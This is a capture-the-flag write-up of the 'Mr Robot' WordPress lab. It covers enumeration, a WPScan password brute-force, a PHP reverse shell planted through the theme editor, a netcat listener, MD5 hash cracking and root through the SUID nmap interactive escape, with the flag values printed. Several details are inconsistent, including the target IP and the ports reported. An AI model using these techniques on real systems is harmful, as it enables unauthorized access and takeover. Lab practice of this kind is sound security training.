Mr Robot CTF Report – Target: 10.10.243.70

Tester: الريس
Date: 2025-08-14
Name: Mr Robot CTF
Difficulty: Medium
Engagement Type: CTF / Capture the Flag Exercise
Objective: Enumerate, exploit, escalate privileges.

Executive Summary

This engagement focused on the penetration of a WordPress-based target at `10.10.54.238`.

The primary objectives were:

1. Enumerate exposed services and web directories.
2. Identify valid WordPress credentials.
3. Upload a reverse shell to gain system access.
4. Escalate privileges to root.
5. Retrieve all keys required for completion.

All objectives were successfully achieved, and the system's three keys were collected.

Phase 1 – Reconnaissance

Tool: Nmap
Command:

nmap -sC -sV -T4 -v 10.10.54.238

Purpose: Discover open ports and services, identify potential attack vectors. Findings:

- **Open Ports: 22 (SSH), 80 (HTTP)**
- **Apache HTTP server detected.**
- **WordPress 4.3.1 detected.**

```
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 16:19:0c:28:65:f2:de:33:0a:ab:83:06:9a:e3:6d:d9 (RSA)
|   256 c7:d2:70:db:de:73:b0:da:47:b8:90:8f:77:79:ca:d8 (ECDSA)
|_  256 fa:bf:b8:1b:bb:89:ef:8d:a1:86:80:82:71:d4:4a:d1 (ED25519)
80/tcp  open  http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: Apache
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp open  ssl/http Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
|_SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 4.X|2.6.X|3.X|5.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_ker
nel:5
Aggressive OS guesses: Linux 4.15 (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Li
nux 4.15 - 5.19 (91%), Linux 5.0 - 5.14 (91%), Linux 2.6.32 - 3.10 (91%), Linux 5.4 (90%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 29.279 days (since Mon Jul 28 22:18:58 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Phase 2 – Web Directory Enumeration


Tool: Gobuster
Command:

gobuster dir -u http://10.10.54.238/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50 -x php,txt,html

```
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1188]
/images               (Status: 301) [Size: 235] [--> http://10.10.54.238/images/]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 301) [Size: 0] [--> http://10.10.54.238/%23%20license,%20visit%20http:/creativecommons.org/licenses/by-sa/3.0/]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 301) [Size: 0] [--> http://10.10.54.238/%23%20license,%20visit%20http:/creativecommons.org/licenses/by-sa/3.0/.txt]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 301) [Size: 0] [--> http://10.10.54.238/%23%20license,%20visit%20http:/creativecommons.org/licenses/by-sa/3.0/.html]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 301) [Size: 0] [--> http://10.10.54.238/%23%20license,%20visit%20http:/creativecommons.org/licenses/by-sa/3.0/.php]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.54.238/]
/blog                 (Status: 301) [Size: 233] [--> http://10.10.54.238/blog/]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.54.238/feed/]
/sitemap              (Status: 200) [Size: 0]
/login                (Status: 302) [Size: 0] [--> http://10.10.54.238/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://10.10.54.238/0/]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.54.238/feed/]
/video                (Status: 301) [Size: 234] [--> http://10.10.54.238/video/]
/image                (Status: 301) [Size: 0] [--> http://10.10.54.238/image/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.54.238/feed/atom/]
/wp-content           (Status: 301) [Size: 239] [--> http://10.10.54.238/wp-content/]
/admin                (Status: 301) [Size: 234] [--> http://10.10.54.238/admin/]
/audio                (Status: 301) [Size: 234] [--> http://10.10.54.238/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login.php         (Status: 200) [Size: 2664]
/wp-login             (Status: 200) [Size: 2664]
/css                  (Status: 301) [Size: 232] [--> http://10.10.54.238/css/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.54.238/feed/]
/license.txt          (Status: 200) [Size: 309]
/license              (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 240] [--> http://10.10.54.238/wp-includes/]
/js                   (Status: 301) [Size: 231] [--> http://10.10.54.238/js/]
/wp-register.php      (Status: 301) [Size: 0] [--> http://10.10.54.238/wp-login.php?action=register]
/Image                (Status: 301) [Size: 0] [--> http://10.10.54.238/Image/]
/wp-rss2.php          (Status: 301) [Size: 0] [--> http://10.10.54.238/feed/]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.54.238/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://10.10.54.238/]
/readme               (Status: 200) [Size: 64]
/readme.html          (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/robots.txt           (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.54.238/wp-admin/]
/wp-admin             (Status: 301) [Size: 237] [--> http://10.10.54.238/wp-admin/]
Progress: 31657 / 882232 (3.59%)^C
```


Purpose: Discover hidden directories for potential upload points.
Findings:


/admin
/wp-admin
/wp-includes
/login
/robots.txt
/license.txt



We got the first flag : key-1-of-3.txt
The first flag : 073403c8a58a1f80d943455fb30724b9

The second file we will use it later for brute force





Phase 3 – Wordlist Preparation

Tool: Bash utilities
Command:


sort fsocity.dic | uniq -c | awk '$1 <= 10 {print $2}' > fsocity_filtered_unique.txt


Purpose: Filter passwords to remove duplicates and optimize WordPress brute-force. Result: Prepared `fsocity_filtered_unique.txt` for WPScan.

Phase 4 – WordPress Brute-Force Login

Tool: WPScan
Command:

**wpscan --url http://10.10.54.238/ **
**--usernames user.txt **
**--passwords fsocity_filtered_unique.txt **



[+] Performing password attack on Xmlrpc Multicall against 3 user/s
Progress Time: 00:00:00 ⟸⟸⟸



Phase 5 – Reverse Shell Upload


Action:

- **Logged in as `Elliot` via WordPress.**
- **Edited theme file and replaced with PHP reverse shell.**




Edit the $LHOST && $LPORT

- **Go to this and we now hava a shell : http://10.10.54.238/wp-includes/themes/TwentyFifteen/404.php**



Another way to access it

- **Accessed payload via `http://10.10.243.70/asdfgh`. Result: Reverse shell successfully connected to listener.**
- **This will redirect us to the 404.php**



Phase 6 – Listener & Interactive Shell

Tool: Netcat & Python
Commands:

nc -lnvp 8888

python3 -c 'import pty; pty.spawn("/bin/bash")'

Result: Fully interactive shell as user daemon established.

```
┌──(kali㉿kali)-[~/Mr-Robot]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.9.2.109] from (UNKNOWN) [10.10.54.238] 49746
Linux ip-10-10-54-238 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/
Linux
 09:56:44 up 58 min,  0 users,  load average: 0.00, 0.01, 0.64
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@ip-10-10-54-238:/$ cd /home/robot
cd /home/robot
```

```
daemon@ip-10-10-54-238:/$ cd /home/robot
cd /home/robot
daemon@ip-10-10-54-238:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@ip-10-10-54-238:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@ip-10-10-54-238:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-10-54-238:/home/robot$
```

Now let's take this hash and crack it

```
┌──(kali㉿kali)-[~/Mr-Robot]
└─$ echo "c3fcd3d76192e4007dfb496cca67e13b" > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00:00 DONE (2025-08-27 05:58) 8.333g/s 339200p/s 339200c/s 339200C/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
daemon@ip-10-10-54-238:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
robot@ip-10-10-54-238:~$
```

Now we are user robot

```
robot@ip-10-10-54-238:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@ip-10-10-54-238:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Now we got the second flag : 822c73956184f694993bede3eb39f959

Phase 7 – Privilege Escalation

We can use several ways to do it we will choose the easiest

```
robot@ip-10-10-54-238:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Discovery: SUID binary: `/usr/local/bin/nmap`

Method: Interactive `nmap` shell Commands:

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

/usr/local/bin/nmap --interactive
!sh

Result: Root shell obtained (`whoami` → `root`).

```
robot@ip-10-10-54-238:~$ /usr/local/bin/nmap --interactive
!sh
/usr/local/bin/nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
root@ip-10-10-54-238:~# cat /root/root.txt
cat /root/root.txt
cat: /root/root.txt: No such file or directory
root@ip-10-10-54-238:~# cd /root
cd /root
root@ip-10-10-54-238:/root# ls
ls
firstboot_done  key-3-of-3.txt
root@ip-10-10-54-238:/root# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
root@ip-10-10-54-238:/root#
```

The third key - key-3-of-3.txt : 04787ddef27c3dee1ee161b21670b4e4

Without cracking the hashes and switching users we can use the exploit

```
┌──(kali㉿kali)-[~/Mr-Robot]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.9.2.109] from (UNKNOWN) [10.10.54.238] 52508
Linux ip-10-10-54-238 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/
Linux
 10:25:45 up  1:27,  0 users,  load average: 0.00, 0.00, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@ip-10-10-54-238:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
root@ip-10-10-54-238:/#
```

And we can access the flags directly

Phase 8 – Key Collection

Key Retrieval:

Key Number	Location	Value
Key 1	`/key-1-of-3.txt`	073403c8a58a1f80d943455fb30724b9
Key 2	`/home/robot/key-2-of-3.txt`	822c73956184f694993bede3eb39f959
Key 3	`/root/key-3-of-3.txt`	04787ddef27c3dee1ee161b21670b4e4

Phase 9 – Summary of Tools and Commands

Phase	Tool	Command / Action
Recon	Nmap	`nmap -sC -sV -T4 -v 10.10.243.70`
Directory Enumeration	Gobuster	gobuster dir -u http://10.10.54.238/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50 -x php,txt,html
Password Filtering	Bash	`sort fsocity.dic sort fsocity.dic | uniq -c | awk '$1 <= 10 {print $2}' > fsocity_filtered_unique.txt
WordPress Bruteforce	WPScan	`wpscan --url ... --usernames usernames.txt --passwords fsocity_filtered_unique.txt`
Reverse Shell Upload	WordPress	Theme editor + upload payload `/asdfgh`

Listener & Shell	**Netcat / Python**	`nc -lnvp 8888`, `python3 -c 'import pty; pty.spawn("/bin/bash")'`
Privilege Escalation	**Nmap**	`/usr/local/bin/nmap --interactive` → `!sh`
Key Collection	**Bash**	`cat /root/key-*.txt`, `cat /home/robot/key-2-of-3.txt`

Conclusion

- **Target successfully compromised using WordPress brute-force and reverse shell.**
- **Root access obtained via SUID `nmap`.**
- **All three keys were retrieved, completing the objective.**
- **Steps fully reproducible, minimalistic, and fully documented.**